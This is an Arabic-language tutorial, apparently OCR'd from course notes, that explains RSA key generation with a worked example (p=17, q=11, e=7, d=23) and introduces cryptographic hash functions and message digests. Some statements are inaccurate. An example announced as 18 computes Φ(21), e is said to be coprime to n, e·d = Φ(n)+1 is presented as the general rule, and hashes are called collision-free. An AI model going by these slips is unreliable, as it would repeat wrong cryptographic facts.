
RSA

تُشير تسميته إلى الثلاثة الذين قامو بابتكار هذا النظام وهم ينتمون لمعهد ال MIT.

Ron Rivest, Adi Shamir, and Leonard Adleman at MIT

شكراً لهم ☺.

لنُشاهد معاً شكل هذا النظام:




(a) Encryption with public key

يُريد السيد Bob إرسال رسالة إلى Alice، فيستخدم ال Public Key الخاص بها لذلك، فتقوم هي بفك الشفرة باستخدام ال Private Key الخاص بها.

أيضاً أُحب أن أوضح لك أن أيٍ من ال Keys يُمكن استخدامهُ في عَمَلية ال Encryption، ويُستخدم ال Key الآخر في عملية ال Decryption. كانَ هذا المِثال للتشفير باستخدام ال Public Key وفَك التشفير بال Private Key.

سنُشاهِد مِثال آخر يَقوم بِعَكِس عملية استخدام ال Keys:



(b) Encryption with private key

يظهر هنا السيد Bob وهو يُشفِّر رسالته بال Private Key الخاص به هو، ثُمَّ تقوم Alice بِفَك الشفرة باستخدام ال Public Key الخاص بِهِ أيضاً.

هيا لنتعمق داخل ال RSA Algorithm!..

RSA Algorithm

سنقوم بشرح هذه ال Algorithm على عِدّة خطوات:

أول خطوة هي اختيار عددين عشوائيين، كبيرين، مُختلفين، و"أوليِّن".

سَنرمُز لهم ب:


p و q.

Choose two large prime numbers (approximately 200 digits each), labeled ***p*** and ***q***

ما هذا ال Prime Number..؟

هذا يدفعني لأحكي لك هذه القصة:

كُنت أشاهد فيلم اسمهُ "A brilliant young mind"



يَحكي قِصة طِفل يمتلك عقلية رياضية مُمتازَة!، وكيف بدأت أُمهُ بالإهتمام بِه، وتأهيلهِ لِخوْض مُسابقاتٍ دولية في مجال الرياضيات..

المُهم..

ذات يوم ذهبت أمهُ لتشتري له وجبة الغداء، ويبدو أن هذا المَطعَم كَانَ يُسمّي الوَجَبات بِأرقام، فَطَلبَت السَّيدة الوجبة رقم "47" وهو رقم أولي!، لكنها أرادت إجراء تعديل على عدد القطع بداخل هذه الوجبة لتكون عددها "أولياً" أيضاً!. فقال لها الكاشير أنه من الأفضل لها أن تأخذ الوجبة رقم "48" لاحتوائها على المطلوب،

فترددت السيدة قليلاً وقالت له:

"اعذرني فولدي لديه طباع غريبة بعض الشيء.. إنه لن يَقبَل إلا الأرقام الأولية!"، ثُمَّ أخرجت جَدوَل الأرقام الأولية مِن شَنطتها لتتأكد هل الرقم 48 أولياً أَم لا..

ثم أرادت أن تُريهِ أنه ليس أولياً كما يبدو في الصورة بالأسفل، فارتسمت على الكاشير ملامح الإندهاش كما يظهر.





2	101	211	307	401	503	601	701	809	907	1009	1103	1201	1301	1409	1511	1601	1709	1801	1901
3	103	223	311	409	509	607	709	811	911	1013	1109	1213	1303	1423	1523	1607	1721	1811	1907
5	107	227	313	419	521	613	719	821	919	1019	1117	1217	1307	1427	1531	1609	1723	1823	1913
7	109	229	317	421	523	617	727	823	929	1021	1123	1223	1319	1429	1543	1613	1733	1831	1931
11	113	233	331	431	541	619	733	827	937	1031	1129	1229	1321	1433	1549	1619	1741	1847	1933
13	127	239	337	433	547	631	739	829	941	1033	1151	1231	1327	1439	1553	1621	1747	1861	1949
17	131	241	347	439	557	641	743	839	947	1039	1153	1237	1361	1447	1559	1627	1753	1867	1951
19	137	251	349	443	563	643	751	853	953	1049	1163	1249	1367	1451	1567	1637	1759	1871	1973
23	139	257	353	449	569	647	757	857	967	1051	1171	1259	1373	1453	1571	1657	1777	1873	1979
29	149	263	359	457	571	653	761	859	971	1061	1181	1277	1381	1459	1579	1663	1783	1877	1987
31	151	269	367	461	577	659	769	863	977	1063	1187	1279	1399	1471	1583	1667	1787	1879	1993
37	157	271	373	463	587	661	773	877	983	1069	1193	1283		1481	1597	1669	1789	1889	1997
41	163	277	379	467	593	673	787	881	991	1087		1289		1483		1693			1999
43	167	281	383	479	599	677	797	883	997	1091		1291		1487		1697			
47	173	283	389	487		683		887		1093		1297		1489		1699			
53	179	293	397	491		691				1097				1493					
59	181			499										1499					
61	191																		
67	193																		
71	197																		
73	199																		
79																			
83																			
89																			
97																			

الجدول السابق يوضح الأعداد الأولية التي تقع أسفل الرقم "2000".

ولكن لم نُجِب على السؤال!..

كيف يكون العددين أوليين فيما بينهما من الأساس؟، أو كيف نحكُم أن هذان العددان أوليان فيما بينهم؟

حسناً.. هذا هو التعريف أولاً:

في نظرية الأعداد، يكون عددان صحيحان أوليين فيما بينهما (Coprime integers):

عندما يكون القاسم المشترك الأكبر Greatest Common Divisor (GCD) بينهما والذي يمكن إيجاده باستعمال خوارزمية اقليدس، مساوياً للعدد (1).

وما هذا القاسم المُشترك الأكبر؟

إنهُ أكبر عَدد يَقْسِم في نَفس الوقت العددين مَعاً بدون أي باقي قِسمَة، فَمَثلاً للعددين (48 و 60)، سيكون 12.

وكَيفَ تَحسِب لَنا هذه الخاورزمية المُسماة "إقليدس" ال GCD لعددين أوليين..؟

جميل هذا الاسم.. إقليدس ☺.

"Euclidean Algorithm"

هذا مثال يوضح طريقة حساب ال GCD لعددين يُفترَض أن يكونا أوليين فيما بينهم، وهم (7253, 120):

A	B	R
7253	120	53
120	53	14
53	14	11
14	11	3
11	3	2
3	2	1
2	1	0

تتلخص الطريقة بوضع العدد الأكبر أولاً ثم قِسمَته على العدد الأصغر، ووضع باقي القِسمَة في الخانة R، ثُمَّ نَقوم بِنَقل العدد الأصغر تَحتَ الخانة A، ونَقل ال R الأول تَحتَ الخَانَة B. ثُمَّ قِسمَة ال 120 على ال 53 ووضع الباقي مرةً أخرى تحت الخانة R، ثم إجراء عملية النقل ثم القسمة ووضع الباقي وهكذا.. إلى أن نصل إلى (2 = 1/ 2)، وهذا يعني أن الباقي بعد القسمة = صفر!.

فيكون ال GCD هو قيمة ال R التي تَسبِق الصفر مُباشرةً، فإن كانت هذه القيمة = 1، فهذا يعني أن هذان العددان أوليان.

لِنعود..

قُلنا أن أول خطوة هي اختيار عددين أوليين.

والخطوة الثانية هي حساب قيمة n، حيث $n = p \, . \, q$

ما هذا ال "n"..؟

إنه عدد سيتم استخدامه "كمُعامِل" أثناء التشفير وأثناء فك التشفير، أي أنهُ سَيَدخُل في مُعادلة ال Public Key، وال Private Key. (سنأتي إليه بعد قليل..).

والثالثة هي حساب ال "Euler's totient function, $\Phi(n)$"

ويتم تعريفها على أنها عدد الأعداد الصحيحة الموجبة التي تقل عن العدد *n*، وتُحقق هذا الشرط:

"they should be relatively prime to n"

دعنا نأخذ مثال:

نُريد حِساب قِيمَة $\Phi(29)$

بِما أنَّ العَدد 29 عَدَد أولي..

إذاً.. يُمكِنُنا القول بِأنَّ: $\Phi(29) = 28$، بمعنى أنه:

$$\Phi(n) = n - 1$$

وهذا فقط للأعداد الأولية!

وبِما أنَّ $\Phi(n)$ هَذِه كانت في الأساس $\Phi(p, q)$، فيُمكِنُنا القول بِأنَّ:

$$\Phi(n) = \Phi(pq) = \Phi(p) * \Phi(q) = (p - 1) * (q - 1)$$

هَيا لِنَأخُذ مِثال:

n	$\phi(n)$
1	1
2	1
3	2
4	2
5	4
6	2
7	6
8	4
9	6
10	4

n	$\phi(n)$
11	10
12	4
13	12
14	6
15	8
16	8
17	16
18	6
19	18
20	8

n	$\phi(n)$
21	12
22	10
23	22
24	8
25	20
26	12
27	18
28	12
29	28
30	8

لنُجرِّب العدد 15..

يُخبِرُنا الجدول بالأعلى أن 8 = Φ(15)، لاحظ أن 15 ليس عدداً أولياً، فلا نَقول هُنا 14 = Φ(15). نُريد لهذا ال 15 أن يكون حاصل ضرب لعددين أوليين كي نُحقق شرط المعادلة.

هيا لنختار أي عددين أوليِّن حاصِل ضَربهم = 15

نَجِد أنَّ العَدد 3 والعَدَد 5 عَدَدَين أوليِّن وحاصِل ضَربهم = 15 أيضاً.

لنُطبق المعادلة:

$$\Phi(n) = \Phi(pq) = \Phi(p) * \Phi(q) = (p - 1) * (q - 1)$$
$$\Phi(15) = \Phi(5, 3) = (5 – 1) * (3 – 1) = 4 * 2 = 8$$

يبدو أنك تُريدُ مِثالاً آخر.. لا بَأس!:

لا تقُل لي سأختار العدد 25.. هل تعرف السبب؟

لأن في هذه الحالة سَيكون ال 5 = p، وال 5 = q أيضاً، وهذا مُخالِف للشَرط في أن يَكونا مُختلِفين!.

لنُجرب العدد 18..

$\Phi(21) = \Phi(7, 3) = (7 - 1) * (3 - 1) = 6 * 2 = 12$

أظن أننا قد فهمنا الخطوات السابقة جيداً!.

والآن وبعد حصولنا على ال $\Phi(n)$، سنقوم باختيار العدد (e)، بحيث يُحقق شرطين هُم:

- أن يقل هذا العدد عن العدد $\Phi(n)$
- أن يكون كُلاً من ال (e) وال $\Phi(n)$ أوليين فيما بينهما!،

كيف هذا؟

حسناً.. سَنَعتَبر أن ال $\Phi(n) = 160$.. فنقوم باختيار عدد عشوائي أقل من ال 160.

سنُجرِّب العدد 7 على سبيل المثال.

باستخدام ال "Euclidean Algorithm" لاختبار العددين كما يلي: GCD (160, 7)

نَجِد أنَّ ال GCD = 1.

هذا جيد.. ولكن ماذا سنفعل بهذا ال (e) ..؟

سَنستَخدِمهُ في مُعادلة التشفير كما يلي:

لِنَفرِض أنَّ الرسالة المُراد تشفيرها هي M، والرسالة المُشفرة ستكون C، فتكون المعادلة:

$$C = M^e \bmod n$$
$$M = C^d \bmod n$$

هل تتذكر هذا ال (n)..؟


تكلمنا عَنْهُ في الخُطوة الثانية وأخبرناكَ أننا سَنستَخدِمهُ في عَمَلية التشفير وفك التشفير!.

وهذا لأن ال plaintext الذي سيتم تشفيره سَيَجري إرسالهُ على هيئة (Blocks)، كل block سَيَحمِل Binary value أقل من هذا العدد (n)، بمعنى أن هذا ال ciphertext ستكون قيمته بين الصفر وال (n – 1). وعلى أي حال، هذا ال n لن تزيد قيمته عن (2^1024)، "إثنين مرفوعة للأُس 1024".

بِناءً على هذا الكلام.. يبدوا واضحاً لَنا الآتي:

1. أن العدد n لابد أن يكون معروفاً لكلٍ من ال Sender وال Receiver.
2. وأن العدد e معروفاً للمُرسِل، فهذا سيُمثِّل ال Public Key الذي سيستخدمه للتشفير. هذا ال Key الذي سيُعطيه إياه المُستقبِل.
3. والعدد d معروفاً للمُستقبِل، هذا سيكون ال Private Key المُستَخدَم في فَكْ الرسالة المُشفَّرة.

في الصفحة التالية شكل تحليلي يوضح جميع الخطوات السابقة:


Sender
3
Plaintext P
Decimal string
4
Blocks of numbers
$P_1, P_2, \ldots$
5
Ciphertext C
$C_1 = P_1^e \bmod n$
$C_2 = P_2^e \bmod n$
2
Public key
e, n
$n = pq$
Transmit
6
Private key
d, n
7
Recovered
decimal text
$P_1 = C_1^d \bmod n$
$P_2 = C_2^d \bmod n$
$d = e^{-1} \bmod \phi(n)$
$\phi(n) = (p - 1)(q - 1)$
$n = pq$
1
e, p, q
Random number
generator
Receiver

Source: Ref (7)

بناءً على الشكل.. يبدأ ال Generator بإنتاج ال e وال p وال q، ثم يتم حساب ال n، وإرسال هذا ال e وال n للشخص الذي يُريد إرسال الرسالة المُشفرة إليه، حيث يتم استخدامهم في معادلة إنتاج ال Ciphrtext كما ترى في الخطوة الثانية.

ثُمَّ الخُطوة الثالثة يقوم فيها ال Sender بِتَجهيز ال plaintext المُراد تشفيرهُ وإرساله.
وفي الخطوة الخامسة يتم استخدام المعادلة التي ذَكرتُها لَكَ مِن قَبل في التشفير.
ثم في الخطوة السادسة يتم تجهيز ال private key الذي سيستخدمه ال Receiver من أجل فك الرسالة المُشفرة باستخدام المعادلة الثانية التي يدخل فيها ال (d).

ولكن لم تقُل لي كيف حصلت على هذا ال (d)..؟
هذا صحيح!.. سأخبرك كيف نحصل عليه في المثال التالي، والذي سنختم به هذا ال "RSA".

أولاً: سنقوم باختيار العددين الأوليين، $p = 17$, and $q = 11$

ثانياً: سنقوم بحساب ال n، ($n = p * q = 187$) ..إذاً ($n = 187$)

ثالثاً: سنقوم بحساب $\Phi(n)$ على هذا النحو:

$$\Phi(n) = \Phi(pq) = \Phi(p) * \Phi(q) = (p - 1) * (q - 1) = 16 * 10 = 160$$

رابعاً: سنختار العدد e بحيث يُحَقِّق الشرطين المذكورين سابقاً.

e is relatively prime to n, and e is less than Φ(n). then.. e is (7)

خامساً: هذه الخُطوة لِتحديد العدد (d)، والذي يُعبِّر عن ال Private Key المُستخدَم في فَك الرسالة المُشفَّرَة.

نحصُل عليه باستخدام هذه المعادلة:


$$(ed - 1) \bmod (p - 1)(q - 1) = 0$$
$$e * d = \Phi(n) + 1$$
$$7 * d = 160 + 1$$
$$d = 161 / 7 = 23$$

سادساً: سنقوم بإعطاء الطرف الآخر ال Public Key وهو ال (e)، وسنقوم بالاحتفاظ بال Private Key لنا فقط وهو ال (d).

سابعاً: يقوم ال Sender بتشفير الرسالة وهي (88) وإرسالها، ويقوم ال Receiver باستقبالها وفك تشفيرها باستخدام هذه المعادلات:

$$C = M^e \bmod n$$
$$M = C^d \bmod n$$

وعلى هذا النحو:



إلى هُنا نكون قد انتهينا من ال RSA.


Cryptographic Hash Functions

ماهذا ال "Hash Function"..؟

إنها Function نُسميها (H)، تأخذ input وهو النص المُراد إرساله (M)، لتقوم بإنتاج output بحجم ثابت: "Fixed-size hash value" سنُسميه (h).

هيا لنُعيد كتابة هذه المعادلة:

$$h = H(M)$$



Source: Ref (7)

هذه ال Hash function حسّاسَة بِدَرَجَة عالية، فأي تَغيير يَتِم إجراؤهُ على النص (M)، يُؤدي إلى تغيير مُقابِل لهُ في ال Hash Code.

هذه هي الخاصية الرئيسية التي تتميز بها ال Hash Functions.

وماذا سنستفيد من هذه الخاصية؟

نستفيد منها في التأكد من أن النص أو الملف الذي يجري إرساله لم يتعرض لأي تعديل أثناء رحلته!. هذا الكلام يبدو مألوفاَ!، أليس كذلك؟

هل تتذكر تعريف ال "Data Integrity" ؟ ..دعني أُذكِّرُك به:

Integrity Assures that messages are received as sent with no duplication, insertion, modification, reordering, or replay.

والآن هل عرفت فائدة ال "Cryptographic Hash Functions" ؟

إنها أحد وسائل تحقيق ال Data Integrity.

توجد بعض السمات الأساسية لل Cryptographic Hash Functions:

- الأولى أن ال input غير ثابت، أي أن ال input length مُتغير.
- والثانية أن ال output سيكون Fixed-Size.
- والثالثة أن هذه ال Hash Function تُعتَبر "One-way function"، وهذا يعني أنه يَصعُب بِشِدّة مَعرِفَة ال input مِن خِلال الإطلاع على ال output!.
- والرابعة في تَمَيُّزها بأنها "Collision free"، بمعنى أنه من المستحيل حدوث تَطابُق بين أي hash values.

"it is incredibly difficult to find two pieces of data that hash to the same value, and the chances of it happening by accident are almost 0".

Message Authentication

تُعَد ال Message Authentication أحد تطبيقات ال "Hash Function".

حيثُ تُستخدم للتأكد من ال integrity الخاصة بالرسالة أو البيانات التي يتم إرسالها، وعِندَما نَقوم باستخدام ال Hash Function لِهذا الغَرَض، نُطلِق عليها "Message Digest".


فما هو تعريف ال "Message Digest"..؟

"Is the action of generating a unique output value derived from the content of the message"

لاحِظ أنَّ الرسالة لن تتحول إلى هذا ال hash value!، ستظل الرسالة كما هي..

سيتم فقط إضافة شيء مِثْل notepad مع الرسالة بها هذا ال hash value.

